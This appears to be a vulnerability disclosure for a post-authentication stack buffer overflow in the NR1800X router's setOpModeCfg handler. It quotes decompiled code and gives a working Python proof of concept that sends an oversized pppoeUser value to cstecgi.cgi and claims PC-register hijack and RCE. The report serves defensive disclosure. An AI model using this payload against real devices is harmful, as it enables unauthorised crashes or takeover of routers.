NR1800X - bof - setOpModeCfg


Hi, we found a post-authentication stack buffer overflow at **NR1800X** (Firmware version **V9.1.0u.6279_B20210910**), and contact you at the first time.

In function **setOpModeCfg** of the file **/cgi-bin/cstecgi.cgi** , the size of pppoeUser is not checked, and directly copy to stack via **sprintf**

```
224   v13 = websGetVar(a1, "pppoeUser", "");
225   nvram_set("wan_pppoe_username", v13);
226   v14 = websGetVar(a1, "pppoePass", "");
227   nvram_set("wan_pppoe_passwd", v14);
228   v15 = websGetVar(a1, "pppoeMtu", "1492");
229   nvram_set("wan_pppoe_mtu", v15);
230   v16 = websGetVar(a1, "pppoeServiceName", "");
231   nvram_set("wan_pppoe_service", v16);
232   v17 = websGetVar(a1, "pppoeAcName", "");
233   nvram_set("wan_pppoe_ac", v17);
234   v18 = atoi(v12);
235   if ( v18 )
236   {
237     switch ( v18 )
238     {
239       case 1:
240         sprintf(v66, "\\n\\r%s", v13);
241         nvram_set("wan_pppoe_username_mm", v66);
242         break;
243       case 2:
244         sprintf(v66, "^^%s", v13);
245         nvram_set("wan_pppoe_username_mm", v66);
246         break;
247       case 3:
```

PoC

```
import requests url = "http://192.168.17.220:80/cgi-bin/cstecgi.cgi" cookie = {"Cookie":"uid=1234"} data = {'topicurl' : "setOpModeCfg", "proto" : "3", "switchOpMode" : "1", "pppoeSpecType" : "2", "pppoeUser" : "a"*0x1000} response = requests.post(url, cookies=cookie, json=data) print(response.text) print(response)
```



The PC register can be hijacked, which means it can result in RCE.